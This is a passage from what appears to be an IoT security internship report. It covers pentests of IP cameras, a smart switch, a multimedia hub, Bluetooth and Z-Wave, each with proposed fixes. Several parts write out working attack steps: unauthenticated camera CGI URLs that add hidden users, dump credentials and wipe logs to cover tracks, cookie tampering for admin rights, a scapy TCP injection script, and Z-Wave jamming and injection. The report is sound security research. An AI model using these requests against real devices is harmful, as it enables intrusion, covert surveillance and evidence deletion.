encryption algorithm can easily be implemented, and would minimize the impact on authentication. The secret key can be exchanged between the smartphone and the switch during the first initialization stages. It is also advised to add timestamps or sequence numbers to the content before being encrypted, to mitigate against replay attacks. Availability Changing the port number was a good solution to stop SYN Flood DOS attacks. However, this protection would be much more effective in case the new port numbers were chosen at random, instead of incrementing the last used value by 1. Privacy In order to protect the Home Wi-Fi password while being transmitted, the temporary connection between the switch and the smartphone should be secured. Although WEP protection may be acceptable since the period required for the connection establishment is short, we recommend the deployment of WPA or WPA2 because Wi-Fi attacking techniques are becoming faster every day. The WPA unique shared key can be given to the client, or hardcoded on the switch.
  • 29.
    28 Task 2: G_CameraIPCamera Presentattion The G_Camera IP Camera allows users to view the video stream from the internet or from any connected network. It can be connected to a FTP server to save the recorded video. It can be linked to an email to send notifications whenever movement is detected. This camera also has an internal memory to save photos and short videos whenever something is moving. Attack Narrative Brute Force Password attack In order to login, I conducted a brute force attack on the password for the user “admin”. At first, I used two commercial tools, the results were negative. Then, using a local proxy, I ran a brute force attack by modifying the password field in the authentication packet, and replacing the content with values from a password wordlist downloaded from the internet and encoded in base64 with the string “admin:”. This time, the password was revealed Command list discovery I also noticed the use of queries containing “param.cgi”. Searching on Google allowed me to find and download a PDF containing CGI commands “FI9821W-CGI-Commands” (Attached with this report F.2). So I became able to reboot the camera or make a remote reset. Other commands allowed the retrieval and the change of video parameters (setting contrast=0 will replace the video stream with a black image), alarm settings, and others… Adding users Running a directory listing attack revealed many unprotected files, including “http://IP_Address/web/js/index.js”. Going to its parent directory “http://IP_Address /web/js/” uncovered other JavaScript files including “sys_users”,”sys_logs”, and other files used to set or modify camera parameters and settings. While reading the file sys_users.js, I found a function called “addUser()” that explicitly builds and sends a specific URL for adding a user, or updating it. Using that information, I managed to form a custom URL to add a user I named “hacker” (“http://IP_Address/cgi-bin/hi3510/param.cgi?time=1440159507412&cmd= updateuser&user3=hacker:hacker:3:Normal”). Logging in with this fake account allowed me to view the video, but did not give access to the system settings page. I also noticed that users created using this URL do not appear in the administrator’s user list. Privilege escalation After further inspection of the authentication process, I discovered that after submitting the username and password using the function “checkuser.cgi” (“192.168.1.144/cgi- bin/hi3510/checkuser.cgi?-time=1440764987428”), the server returns two variables: check=1 and authLevel=”3” (if we logged in with “hacker”). The authLevel is a value that will be saved in the cookies in plaintext. Later, all queries will contain the cookies, including this value. I noticed that once authLevel is saved, it is not verfified by the IPCamera server, so modifying the cookies with a developer tools plugin allowed me to have administrator privileges and have access to the system settings page. This means disabling alarms, manually choosing and deleting videos, changing administrator password, clearing logs… Reverse Engineering the Firmware Going through G_Camera forums, I found a particular thread [4]where there was a Firmware download link [5]. After analyzing the firmware, I located the JFFS2 bytes, and managed to reverse engineer it, and go through all its directories and files. This means that the firmware can be modified and installed remotely on the camera. A vulnerability that can lead to modifying or freezing the video stream, sending unauthorized notifications to hackers, or changing all the behavior of the camera.
  • 30.
    29 More Commands Going thefirmware’s parent directory [6], uncovered unprotected internal files, including firmware update versions, documentation files, plugins… Among these files resided G_Camera_doc (The document is attached to this report F.2). This document had detailed description of IPCamera CGI commands, their syntax, and their returned values. These commands allows to get all login credentials, Wi-Fi pass, and email & FTP server credentials. They can also format the SD Card, clear both system and access logs, reboot or reset the camera, and finally create undetected users and change the administrator’s password. (A list of the most interesting queries is listed in appendix D.2.1) Deleting System logs The system logs available to the administrator show logs concerning the start of alarms, but not about user login, modified settings …. To clear these logs, we can connect with the “hacker” account, and use the button “clear”. After pushing this button, we captured the corresponding request(“http://IP_Address/cgi-bin/hi3510/dellog.cgi?-time=1440762847985”) and discovered that it deletes all logs having their timestamp bigger than the sent value (14407628847985). So to delete all logs at once, it was enough to send this unauthenticated request: “http://IP_Address/cgi-bin/hi3510/dellog.cgi?-time=0”. Covering tracks Access logs are not accessible from the user interface. However, they can be accessed using “http://IP_Address/log/accesslog.txt”. This link contains all the requested queries and called functions, saved each on a new line with its time and date, and the source IP address from which it originated. This can be used for forensics, to detect an intruder, or a brute force attack. Content of this file is emptied after a reboot, or can be easily deleted using this command: “http://IP_Address /cgi-bin/hi3510/cleanlog.cgi?-name=access”. Summary of results Initial tests on G_Camera IPCamera revealed that the login interface was immune to some brute force attack tools, but not all of them. In addition to that, by running a local proxy and monitoring exchanged packets through Wireshark, information was leaked, including Firmware version, used commands and queries, and hidden directories. Searching the discovered commands on the internet, resulted in finding a documented file containing CGI commands. Some unauthenticated commands allowed making a system reset, system reboot. Internal unprotected files allowed adding a low privileged user account. Logging in with this user allowed access to the video stream, but not the administrator page. After deep inspection of the exchanged packets, a camera side vulnerability was discovered. This vulnerability allowed me to have the maximum level of privileges. I managed to find on the G_Camera online forums a link to download the firmware. Using this link I managed to find other versions of firmware, documentation files …etc. This uncovered lots of queries that can be used to get login credentials for all users, saved videos and pictures, Wi-Fi password, configured email and ftp credentials, and finally system and access logs. In addition, an intruder can cover his tracks by remotely deleting all log files, he can also delete all saved videos by remotely formatting the SD Card.
  • 31.
    30 Security Impact Authentication (High) Authenticationhere is at high risk, since it can be attacked through various vectors: o As described in “more commands”, any internet user can open this link “http://IP_Address /cgi-bin/hi3510/getuser.cgi” and get immediately a list of all users who can log to IPCamera, along with their passwords. This means that the password’s strength will not have an effect on protecting authentication, and anyone can log in as an administrator or any other user o Any hacker can also create a new user, and use a fake authentication to connect to the camera as a legitimate user. o A Brute force attack is possible, since there is no limit on the number of failed login attempts; neither there is a minimal duration to be respected between two failed attempts. o A hacker conducting a man-in-the-middle can simply run Wireshark to view the users’ passwords. Passwords of all users are sent as cookies in each exchanged packet with the IPCamera, they are encoded in base64 Authorization (High) Authorization is also at risk, since any logged in user can change his cookies and set “authLevel=255” to obtain the highest authorization level and gain administrative privileges. Confidentiality (High) Data exchanged between the administrator and the UI are not encrypted, that means that any man-in-the-middle can sniff packets and view all the communication in clear. Concerning the video stream, the IPCamera uses RTP over UDP, and sends the live video also in plaintext, allowing any man-in-the-middle to use captured packets to rebuild the video stream. Integrity (Medium) There are not integrity checks on the data exchanged between the user and the IPCamera, so a man-in-the-middle can easily, and without detection, alter or delete commands packets passing through his computer. He can also modify the video stream, without being detected. Availability (High) The availability of the service provided by this camera appears to be quite fragile, as less than 1500 SYN packets were enough to cause a DOS attack. This amount of generated packets does not need powerful computers, so this attack can be conducted by anyone equipped with good software. To recover from this attack, a hard reboot is usually required. Besides, since the administrator’s password can be changed by sending an unauthenticated, crafted URL, denying the administrator from connecting to his account, the availability is proven to be weak. Privacy (High) We mentioned earlier the presence of functions that can be called to retrieve all the users’ credentials, the Wi-Fi password, the administrator’s email credentials, and the ftp login credentials (If applicable). These functions are not accessible to the administrator via the system settings, nor via other means. Some of these functions are not called or used by the user interface, so we can why they were added.
  • 32.
    31 Proposing solutions Encryption A strongencryption system should be implemented to secure the communications between the connected users and the IPCamera. It is recommended to use HTTPS instead of HTTP and to use public keys certificates, these certificates can be signed by the G_Camera private certification authority, and can be manually installed by users in their browsers (One-time procedure). Although this solution provides a high level of security, it requires a small effort from the user. However, an alternative solution would be to use symmetric encryption, using a strong encryption algorithm with a sufficiently large key (AES, 3-DES …). This key can be generated and shared using Diffie-Hellman key exchange algorithm. Cookies verification As described before, the server does not verify the authLevel value sent by the user. This is a server side vulnerability that can be easily solved. By correcting this bug, operators (users with least level of privilege) would not have access to the system settings page. Enforce Authentication Many unauthenticated requests are accepted by the IPCamera (Creating a new user …). In case an encryption system was deployed, authenticating the messages by the password will not be required. However, if it was chosen not do use encryption, then it is highly recommended to authenticate each message sent to the IPCamera, and verify the authentication before returning any value or executing an order. Secured Streaming Replacing RTP with SRTP would be a suitable solution for video streaming, since the stream will be encrypted, which will stop hackers and traffic sniffers from violating the privacy of the camera users, and enforce the confidentiality of the transmitted bytes. Add a timestamp To deny an attacker from replaying encrypted captured packets, a timestamp should be attached to each exchanged message, so it can be verified on the server side before treating continuing to the rest of the message content. Integrity Checks In case the choice was not to encrypt all content, a shared key can be secretly exchanged, and used to attach each message with its HMAC value. This value will be unique for every message if a salt or a timestamp was involved. It means that besides integrity check, it will help mitigating against replay attacks Hiding directories During these tests, hidden directories were very useful to find JavaScript files, and other useful scripts. It is recommended to forbid the access to all unnecessary directories, limiting the potential sources of information leakage. Reducing functions Many discovered functions are declared and attached to the service; however, not all of them are implemented in the user interface. It would be wise to either delete these functions; either deny their use, since some of them can lead hackers to infiltrate the administrator page, or to force the Camera to a reboot or a reset.
  • 33.
    32 Task 3: G_OperatorG_MultimediaHub Introduction G_Operator G_MultimediaHub is a box that allows the users to share files by inserting a USB Stick into it. It also allows to play songs through HiFi speakers, control Bluetooth and NFC devices, and create a guest Wi-Fi that can be secured with WPA/WPA2. It costs about 80$ and can be found on the official website. Attack Narrative The G_MultimediaHub uses an initialization method that is similar to the connected switch. When started, the hub becomes a standalone access point, creating an open Wi-Fi. Users start by connecting to this wireless network, and then when attempting to visit any website, they’ll be directed to the G_MultimediaHub’s main page. On this page, there is a list of available wireless access points. The user chooses his home SSID and enters the Wi-Fi password. After that, the G_MultimediaHub stops its access point, and connects to the home network. Once connected, any user on the same network can access this hub, access its shared files, control its paired Bluetooth and NFC devices, and modify all its configuration. As a first test, launched Wireshark during the initialization phase, and found out that the Wi-Fi password is sent in plain text. Sending a password in plain text in an Open and none- secured network is very dangerous, as anyone with a wireless adapter can very easily steal the home wireless password. This is a screenshot of the captured packet containing the Wi- Fi password (It is marked in yellow for confidential reasons.) Another weakness, is that the G_MultimediaHub’s web page does not require authentication. Any user connected to the same network can access this hub and its media. In addition, there is a possibility to change the Hub’s configuration during the initialization phase. Since the Hub can be used to create a wireless access point for guests, there is an option that once activated, merges the two networks, meaning that any guest connected to the guest network, will also be connected to the home network, and access all its connected devices and media. Figure 9: G_Operator G_MultimediaHub Wi-Fi password packet
  • 34.
    33 Security Impact Authentication (High) Thereisn’t any authentication mechanism implemented Confidentiality (High) Data exchanged between the users and the UI is not encrypted. Integrity (High) None Privacy (High) This hub receives the Wi-Fi password in plaintext over an OPEN network. This allows any sniffer -no matter how long or strong the Wi-Fi password was- to get access to the home network, access all data on the multimedia hub, and all the machine connected to that network. Proposing solutions Encryption The Hub should be accessed using HTTPS instead of HTTP, since the hub is used to transfer shared files. Protect Wi-Fi password It would be good to encrypt the password before sending it, or even better to create WPA or WPA2 instead of an OPEN network Authentication Add a login page to forbid any connected user from accessing the shared files and paired devices.
  • 35.
    34 Task 4: Bluetooth Iworked twice on the Bluetooth protocol. The first time was just to understand the protocol, to prepare the tools and the environment, and the next time was to use the Ubertooth to sniff Bluetooth packets, and visualize them on Wireshark after configuring and installing the required plugins. Protocol Study The Bluetooth 4.0 operates on 79x1MHz channels, from 2400MHz to 2483.5MHz. During communications, each packet is sent over a different channel, a frequency hop theme is used with around 1600 hops/sec. The communication model is based on a Master-Slave model, where the Master can communicate with 7 slaves at the same time. It can be on the same network with 255 slaves, these slaves can be inactive, parked, or active. They all share the master’s clock, and they may become Master. Concerning the security part, the greatest weaknesses are during the key exchange process. Bluetooth Smart uses a custom key exchanged protocol, which is a three stage process: During the first stage, a confirm value is calculated to make sure both communicating parties have the same temporary key and established the same random numbers that will be used later in the process. The second and the third stages are about exchanging the short and the long term keys. The main issue is with the first stage, during which the temporary key is determined in one of the three following pairing methods: o Just Works o 6-digit PIN o OOB (Not Broken) Quoting from the Bluetooth Core Spec “None of the pairing methods provide protection against a passive eavesdropper during the pairing process as predictable or easily established values for TK are used […]” (TK being a reference to “Temporary Key”). When the devices begin pairing, they start to exchange values in plaintext. These values include random numbers, and the confirm value that is calculated at the end of the first stage. Confirm = AES (TK, AES (TK, rand XOR p1) XOR p2) All of the values in the previous formula are sent as plaintext except for the TK. If the used pairing method was “Just Works”, the TK is always 0. If the method was a 6-digit PIN, then the number of possibilities is 999,999. In this case the TK can be brute forced in less than 1 second. After having the TK, it is very simple to find the Short Term key, and then the Long Term Key, and finally all session keys. This attack is a 100% passive attack, the end user can never know if someone has broken his key exchange process. The only secure way to exchange long term keys is to pair in a faraday cage. However, there is an active attack that can force a re-pairing process, so a new long term key would be generated. Since any Bluetooth adapter can be used as a slave or as a master, Ubertooth can be used as a Bluetooth client, and can forge the victim’s MAC address. When the master wants to establish a connection with the victim’s slave using the long term key, the attacker will increase its transmitted power and will tell the master that he does not have any long term key, requesting a re-pairing process. At this stage, the attacker will go back to sniffing mode, and will listen to the communications between the master and the slave, and how the master will start a re-pairing operation with the real slave, leading to finding the long term key. The only available solutions is to either use OOB as a pairing method, either to use the SSP (Secure Simple Pairing) to exchange and generate the long term key.
  • 36.
    35 Sniffing There are manyfree or open source tools and applications to sniff and attack the Bluetooth protocol. I will list some of the most common of them: o On Android phones: Bluetooth finder, bt-crawler, Bluescan… o On Linux: hcitool, BtScanner, Hci lescan… This is in addition to the Ubertooth open source project. Since the Ubertooth One SDR was available for us to use, I used this guide [7] to build the project. Later on I installed all the required dependencies, and prepared the environment for using Ubertooth. After that, I started sniffing Bluetooth packets on the terminal and installed the Wireshark Bluetooth plugins. I could not visualize the Ubertooth device among the devices shown in Wireshark, however, I managed to direct the Ubertooth capture into a “FIFO” file, and then configured this file as an input for packets in Wireshark. And since the plugins where already installed, Wireshark was immediately able to decode them and parse them exactly how Ethernet packets are parsed. Below is a screen shot of the Bluetooth capture I was able to sniff. Below is a screenshot of a Wireshark Bluetooth capture: (The procedure I followed to bind Wireshark with Ubertooth is described in appendix D.4) Figure 10: Bluetooth Wireshark Capture
  • 37.
    36 Task 5: S_Camera Introduction TheS_Camera home is a smart IP camera, for which, additional features were added. It allows getting live streaming on the user’s smartphone, it also sends movement notifications and alerts. It has an air quality sensor and 2 built-in microphones and one built-in speaker. These features allows the detection of air pollution caused by external air pollution, kids diapers… They also give the users the possibility to have a live chat with their baby monitored by this camera, play for him some music to sleep while changing its color. It can be ordered from the official Website for around 200$. That website also contains more information concerning the camera’s properties and features. Footprinting Hacking the S_Camera home was a real challenge, as all communication go through the vendor’s cloud. To start, S_Camera home is mainly a home security camera that has more features than the regular surveillance IP cameras. It can be connected to an iPad to view the video stream, to listen to live recorded voice through its built-in microphone, to modify its video settings and configuration, and to control it, meaning you can change it color, make it play some music… In a first phase, I discovered that the tablet does not establish any connection with the Camera. All controls and orders sent from the iPad are sent over the internet, and for the video stream, the video is also sent from the vendor’s servers. The same goes for the camera. As it does not have a direct connection with the iPad, it sends its video streams over the internet and receives orders from the servers. Below is a sample illustration: After further observations, I found out that all communication between the camera and the cloud is encrypted, as TLS is used. And since I am not authorized to conduct security tests on the vendor’s servers, I did not find a potential attack vector on those communications. But when it came to the communications between the tablet and the servers, the video stream was protected, but not the control orders. Meaning that we were able to view the commands transmitted in plain text, whether they serve to change the color, modify the music volume, start the music, modify the video settings… Internet Figure 11: S_Camera Home
  • 38.
    37 Attack Narrative My firstattempt was to try to create a TCP connection with the same server and using the same destination port. The server did not accept to create the connection, and so this attempt failed. So I figured that the server uses only one connection to communicate with the Camera. My goal became to be able to inject packets in this same connection. The challenge was that the camera sends reports and information to the server every few seconds, changing the sequence numbers of the connections, and that the “Timestamp” option was also used. This means that to successfully inject packets, I need to have correct values of the Sequence number, TSval and TSrec. To mount this attack, I used scapy-radio, an open source project that allows to sniff, craft and manipulate packets by controlling the network adapter without the intermediary of the system kernel. This python-based tool is very powerful since it gives us access to all the fields of the frame before sending it. After getting familiar with the tool’s libraries and built- in functions, I manage to code the following script: The function “sniff()” will filter the sniffed packets, and for each match, it will call the function “pkt_callback” sending the packet as a parameter. In the definition of “pkt_callback”, I do another filtering, and once I identify a packet sent from the iPad to the server, I copy its headers in a new packet, I modify the sequence number, increase the timestamp values by 10 ms, and use this new packet to send the information I need. The attack was more against the TCP protocol than against the camera itself, however, the fact that the vendor’s servers do not accept more than one TCP connection, and that its lifetime was measured in hours, even when no packets are exchanged, made the Camera vulnerable against such type of attacks. In fact, to recover from such an attack, we had to restart the iPad, and wait for more than 12hours. Even uninstalling and then reinstalling the iPad application was not enough to start a new connection with the server. Proposed solution I would propose to add authentication and integrity to the process by encrypting a hash with a shared secret key that can be exchanged using any of the previously established TLS connections. Or if possible, and since all other communications use TLS, it would be a good idea to use it also for the camera control plane. def pkt_callback(pkt): pkt.show() if ((pkt[IP].src=="192.168.2.123") and (pkt[TCP].dport==5222)): a=IP(ttl=64,flags=2,src=pkt[IP].src,dst=pkt[IP].dst) c="""GET / HTTP/1.1 Host: 192.168.2.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.6.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive """ b=TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, seq=pkt[TCP].seq+209, ack=pkt[TCP].ack,flags=pkt[TCP].flags, window=pkt[TCP].window, options=[('NOP', None),('NOP',None),('Timestamp',(pkt[TCP].options[2][1][0]+10,pkt[TCP].options[2][1][1] ))]) send(a/b/c) sniff(iface="wlan1", prn=pkt_callback, filter="ip and tcp and port 5222 and host 192.168.2.123", store=0)
  • 39.
    38 Task 6: Hackathon Introduction TheDevice IOT Excellence center, after organizing a successful Hackathon (Hack the camera) few months ago, decided to organize a new Hackathon that will be concerned with home automation: “Hack the Home”. he goal of this Hackathon is to show for the public how dangerous is to install none-secured connected objects at home, and how much important is to rely only on tested and verified communication protocols to control the home.(The flyer for this Hackathon is in appendix D.6.1) My roles in this Hackathon were to propose hacking scenarios with the rest of my colleagues, to configure and test the scenario environment, to automate all the required human intervention by coding automation scripts and simulating mobile applications. I also offered to prepare a couple of cryptography challenges, since I am very experienced in this domain. Automation scripts Scanning for networks In another scenario, I had to scan for a specific Wi-Fi networks, and if found, to connect, send a packet to the access point, and then disconnect. To do that, I modified the WPA_Supplicant file located in “/etc/wpa_supplicant/wpa_supplicant.conf”. I removed the auto-update option and manually added the SSID connections I wanted to look for. I then wrote a bash script that will run in a loop, execute “iwconfig wlan1 down” followed by a “iwconfig wlan1 down” to force the Wi-Fi adapter to keep searching for the specified SSID and connect to it when found. In every loop, the script will try to ping the access point, if he gets a reply, it means he is connected to the correct network, and so he launches the python script. If he does not receive a response for the ping, he assumes that he is not connected, and so he sleeps for 1 minute before restarting the scan for the desired SSID. I made the script in a way that it would record every output in a log file. To launch this script on boot, I added the path to my script to the file “rc.local”. The bash script is added to appendix D.6.2 Emulating android application I had to automate a user that is using a mobile application to activate a smart switch. To do that, I had to replay 13 TCP connections while respecting the time interval between each connection. I launched Wireshark, and I recorded all the connections, and then wrote a python script that would open the connections, send packets, and then close the connections. Fake SMTP In another scenario, I had to automate the sending of emails, so a participant would establish a man-in-the-middle attack, intercept these emails, and retrieve the attached files. In order to send such emails, I used sendEmail to communicate and push emails to a fake SMPT server I installed on a linux machine using python. The corresponding used scripts are described in appendix D.6.3 Cryptography challenges To validate some scenarios, participants had to solve cryptography challenges. I made two challenges. To first one would be solved using the common factor vulnerability to crack a 4096bit certificate. The second is to factorize a 256it modulus and calculate the private key. In addition, there was a third challenge given by Mr. Gwenel, Representing “AFTI”. (The challenges and their solutions are attached in appendix F.6) 4096 bit challenge The goal of this challenge was to calculate the private key so participant can decryt a file containing a map for a hidden safe, and another encrypted file. The available files are: - 20 x 4096bit certificates (2 of them have a common factor) - Encrypted file
  • 40.
    39 256 bit challenge Forthis challenge, participants should extract the modulus from the certificate, and factorize it to get the private key. This private key will allow them to decrypt a file containing a lock code for the safe containing the treasure. Gwenel Challenge The goal of this challenge was to decrypt a message containing a sequence that should be used to turn on and off connected light bulbs. The encryption function is provided with the challenge, so participants can understand it and implement a decrypting function. The cryptanalysis to be used is based on the Chinese remainder theory. I solved this challenge as if I was a participant, in order to improve my cryptography skills. Results During this hackathon: - 8 teams of 4 were competing - 6 schools and 3 big companies were represented - There was a total of 15 scenarios, 10 of them were successfully hacked - Each team solved 4 scenarios as an average - More than 150 connected devices were deployed and attacked - There was more than 46 professional and academic visitors and spectators As a direct result of the event, IoT devices vendors started contacting the DIOTEC checking whether or not their products were tested or hacked. Other companies also came with their connected objects so we can run security tests and provide them with a full security assessment.
  • 41.
    40 Task 7: GnuRadio Introduction GNU Radio is a free & open-source software development toolkit that provides signal processing blocks to implement software radios. It can be used with readily-available low- cost external RF hardware to create software-defined radios, or without hardware in a simulation-like environment. It is widely used in hobbyist, academic and commercial environments to support both wireless communications research and real-world radio systems. Installation There are many methods to install Gnu Radio. A user can choose to use a complete build script [8]. He can chose to manually [9] install the dependencies, all the libraries, and then compile and install. Or, the easiest way, he can install GnuRadio using PyBombs [10], which is a graphical tool that installs all dependencies, and solves most of the installation problems that might occur. Test with HackRF To get familiar with gnu radio, with HackRF, I followed an online tutorial, and manage to generate the cyclic graph that allows demodulating the FM frequencies and listening to the radio stations. Below is a screenshot of the corresponding GRC graph: Figure 12: GnuRadio FM receiver
  • 42.
    41 Task 8: Z-Wave Introduction Z-Waveis a radio communication protocol that has a popular use in IoT devices. It uses the ISM band (868.42MHz in Europe), and a FSK modulation scheme. Z-wave is a closed protocol, it is a property of sigma design. Developers and users have only access to the controller’s API, which is provided by Sigma. The only way to get a full documentation of the physical and access layers is through buying a developer kit from sigma design for 3000$ after signing a strict NDA. Communication The communication model is based on Master-Slave model, where the master is called the controller, and the slaves are the connected devices (nodes). Each controller can be connected to 129 nodes. The Z-wave network is identified by its 32bit HomeID, which is the Controller’s unique ID. All communicating nodes in the same network share the same HomeID, but are identified by their NodeID, which is the ID provided to them by the controller once they joined the network. To add a node to a controller’s network, a human physical intervention is required. First, the user should press 3 times on the controller’s inclusion button, so it enters the inclusion mode and start listening to the joining-requests. Just after that, the user should press three times on the Node’s button. The same physical intervention is required during the exclusion process. Even though the Z-wave’s range can reach up to 50m, the distance should be less than 2-3 meters during the inclusion/exclusion process. During communication, controller first sends a request to the node, waits for the ACK, then waits again for the response, and finishes up by sending an ACK for the response. Security is defined in the Z-wave protocol, however it is considered as an optional feature. Many articles talk about the security in the Z-Wave protocol, telling that even when security is implemented, the initial key exchange process is vulnerable since the initialization vector used to encrypt the first exchanged values is composed of zeros. There was no Z-wave devices among the lab devices where security was implemented, so I was not able to verify the information concerning key exchange process. Protocol vulnerabilities As I said before, security is not mandatory, and therefor rarely implemented due to consumption and computation limitations in the connected objects. This means that once someone gains access to the access layer of the protocol, he can easily control all Z-wave nodes in range. In addition, according to the Z-wave protocol, a node cannot be connected to more than one controller at the same time, so it must be excluded from the first controller before connecting it to the second. However, on some Z-wave devices, we were able to disconnect a node 1 from the controller A and connect it to the controller B, using only the controller B. This can be dangerous since a social engineer can use his skills to make the user press 3 times on the node, and connect it on a hacker’s controller. Existing attack tools Some Z-Wave capable devices and dongles are provided by sigma design, while others are SDR devices that were modified or tuned with software to operate on the Z-Wave frequency. Figure 13: Z-Wave Network [30]
  • 43.
    42 Z-Stick (30$) The Z-Stickis a Z-Wave controller. It can be connected on any computer so the users and developers can use its API to control its Z-wave network. Users do not have access to the HomeID, they can only include devices. On windows the Aeon labs IMA Tool allows them to view the nodes that are connected to this controller. I installed this tool and I was able to add and excludes nodes to the controller, and test this dongle. This is a typical use of the Z-Sitck: I started finished a tutorial [11] using C# that allowed me to program this Z-stick and become able to control its nodes. This tutorial improved my understanding of the Z-Wave protocol and made me ready to go further with my attacks. Below is an example that turns on a Z-wave switch: public static void Main() { SerialPort sp = new SerialPort(); sp.PortName = "COM4"; sp.BaudRate = 115200; sp.Parity = Parity.None; sp.DataBits = 8; sp.StopBits = StopBits.One; sp.Handshake = Handshake.None; sp.DtrEnable = true; sp.RtsEnable = true; sp.NewLine = System.Environment.NewLine; sp.Open(); byte nodeId = 0x06; //6 is an example // Set state to 0xFF to turn the device on and 0x00 to turn it off byte state = 0xFF; // On byte[] message = new byte[] { 0x01, 0x09, 0x00, 0x13, nodeId, 0x03, 0x20, 0x01, state, 0x05, 0x00 }; message[message.Length - 1] = GenerateChecksum(message); sp.Write(message, 0, message.Length); sp.Close(); } Figure 14: Z-Stick typical use case [27]
  • 44.
    43 Using 3 Z-Sticksand a c# script that sends Z-wave messages in a loop, I managed to cause partial Jamming on the Z-wave frequency. Since Z-wave devices do not transmit if the frequency is occupied, I attempted to occupy the Z-wave frequency by continuously sending Z-wave messages. This attack was not totally effective, since the its main effect was just to delay the Z-wave communication by 10-20 seconds, even though sometimes messages were lost and the attack was successful. Despite the ease of use, this tool, since the access layer is provided by sigma, was not very useful in my activity. My goal was to change this stick’s HomeID into another network’s HomeID, so I can control devices that were connected to other networks. It was not easy to change its HomeID, since it relies in the EEPROM. And even if I managed to change it, I would have the possibility to do it only around one million times (EEPROM limitation), which is not enough to brute force the other network’s HomeID, since this operation requires trying an average of nearly 231 HomeIDs. Even though Sigma provides each vendor with a range of HomeIDs values can reduce the number of HomeIDs to try out, I did not proceed with this attack considering it inefficient since its duration and efforts are not proportional to the results that I would get. HackRF (300$) Scapy-Radio Coming back to the HackRF One, I found an open source on bitbucket [12] called scapy- radio. This project is inspired from the scapy project, adding more features that allows users to craft and inject not only Ethernet packets, but also Z-wave, Bluetooth, and Zigbee. Scapy- tool uses SDR equipment and dongles, such as the HackRF, and controls them via GnuRadio. GnuRadio retrieves the radio signals, demodulates it, and transforms it to PDUs that are sent are sent to local servers created by scapy-radio. These packets are parsed and translated to Z-wave messages. These messages can be saved into a file, shown on the terminal, or visualized on Wireshark after installing the required plugins. Using scapy-radio, it is also possible to send Z-wave packets in a way that is similar to sending Ethernet packets. However this time, the packets will be sent to local servers that are linked to GnuRadio, where they will be disassembled into bits, and then modulated and sent using the SDR device. I installed scapy-radio, but was not able to use it to craft Z-wave packets. The explanation is in the following paragraph. The HackRF One is half duplex. So the GRC graphs are provided with the scapy-radio project should be modified before becoming compatible with the use of HackRF. To use the HackRF as a receiver, the USRP Sink should be changed into a null sink, and the USRP source should be changed into Osmocome (HackRF) source. While to use it in transmission mode, the USRP Source should be changed into a null source, and the USRP Sink should be changed to Osmocome sink. This will allow us to use the HackRF to listen to the Z-Wave frequencies, but it will not operate with scapy-radio, since the scapy-radio state machine requires both a transmitter and a receiver, so it needs either an USRP B200(600$) [13], either two HackRF devices: one for reception and one for transmission. GnuRadio I modified the GRC graphs and used the HackRF in reception mode, this allowed me to visualize the Z-Wave radio signals. A screenshot of capturing a Z-wave signal using HackRF and GnuRadio is illustrated in Appendix D.8
  • 45.
    44 Jamming Using the sameapproach, the HackRF being in reception mode, I wanted to create a new GRC graphs that jams the Z-Wave frequency. At first, I used a signal source, and I sent the signals over the same Z-wave central frequency. However, this did not work since the Z- wave uses FSK modulation, and the useful data is also sent in the side bands. When scanning the frequency while sending a Z-wave order, I discovered that the side bands are 6 (3 from each side), and separated by 800 KHz. I had two options here, either to jam all the used frequencies, (easy but not professional), either to perform the same modulation for my signals, so I jam the replica frequencies. I implemented the second option and I was able to cause a full Z-Wave jamming using the HackRF. RTL-SDR (20$) The RTL-SDR is a cheap dongle that allows us to listen to the Z-wave frequency. It was mainly built for TV remote control, but since it operates on the ISM frequency band, it can be modified and used for Z-wave. Theoretically speaking, this tool would allow us to listen to the Z-Wave radio signals using GnuRadio and the same graph that was used with the HackRF. The main limitation of this tool on the Z-wave frequency in comparison with HackRF is that it is incapable of transmitting signals, and it has a lower transmission rate. I requested ordering these devices a couple of weeks before finishing my internship, and due to other priorities, I did not have enough time to try them out. Yard Stick one SDR (160$) Introduction This Radio dongle can transmit or receive digital wireless signals at frequencies below 1GHZ. It is half-duplex, but the advantage it offers facing other radio dongles, is that the modulation is implemented in the hardware. It is able to perform the following modulations (ASK, OOK, GFSK, 2-FSK, 4-FSK, MSK). YARD Stick One comes with RfCat firmware installed, courtesy of atlas. RfCat allows controlling the wireless transceiver from an interactive Python shell. It is recommended to use this tool with the antenna Ant500 [14], the same one designed for the HackRF. More information on this Stick is available on its official website [15]. Z-Attack Z-Attack is an open source python project. It allows its user to listen to the Z-wave signals using the Yard Stick One, decodes the sent messages, and shows them on a graphical user interface. This tool also allows to send Z-wave messages from any node to any other node in the Z-wave network. I faced some problems when installing the Z-attack requirements and dependencies, and so I recorded the solution to use in order to install this tool and use it in less than 5 minutes. #download rfcat repository hg clone https://code.google.com/p/rfcat/ #install rfcat cd rfcat python setup.py install #install dependencies pip install pydot2 pip install pydot apt-get install python-tk apt-get install python-imaging-tk apt-get install python-usb apt-get install graphviz #Launch the tool python zattack-GUI.py
  • 46.
    45 Sniffing I noticed thatafter few minutes, an error occurs in the tool, and I become unable to listen to new communications, I checked the source code, and apparently there was some problems when parsing integer values. I managed to fix the bug, and later on, I added other features, like the possibility of saving found networks in files, so they can be immediately loaded the next time the tool is launch. This feature reduced the needed time to hack a previously discovered network since the tool will not be have to wait for another Z-wave signal to identify the HomeID. The tool can also draw a topology map for each discovered Z-wave network. Below is an example: Figure 16: Z-Wave Network Map Injecting In addition to passive attacks, this tool allows us to control all the discovered nodes. It can be used to send specific messages, after choosing the source and destination node addresses. Below is an example: Figure 17: Z-Wave Injection As you can see, it is possible to send a Set_on, Set_off, Report_on and report_off. These commands are enough to control alarms, switches, and other devices, and enough to trick the controller by sending it false reports. Figure 15: Z-Wave Sniffing
  • 47.
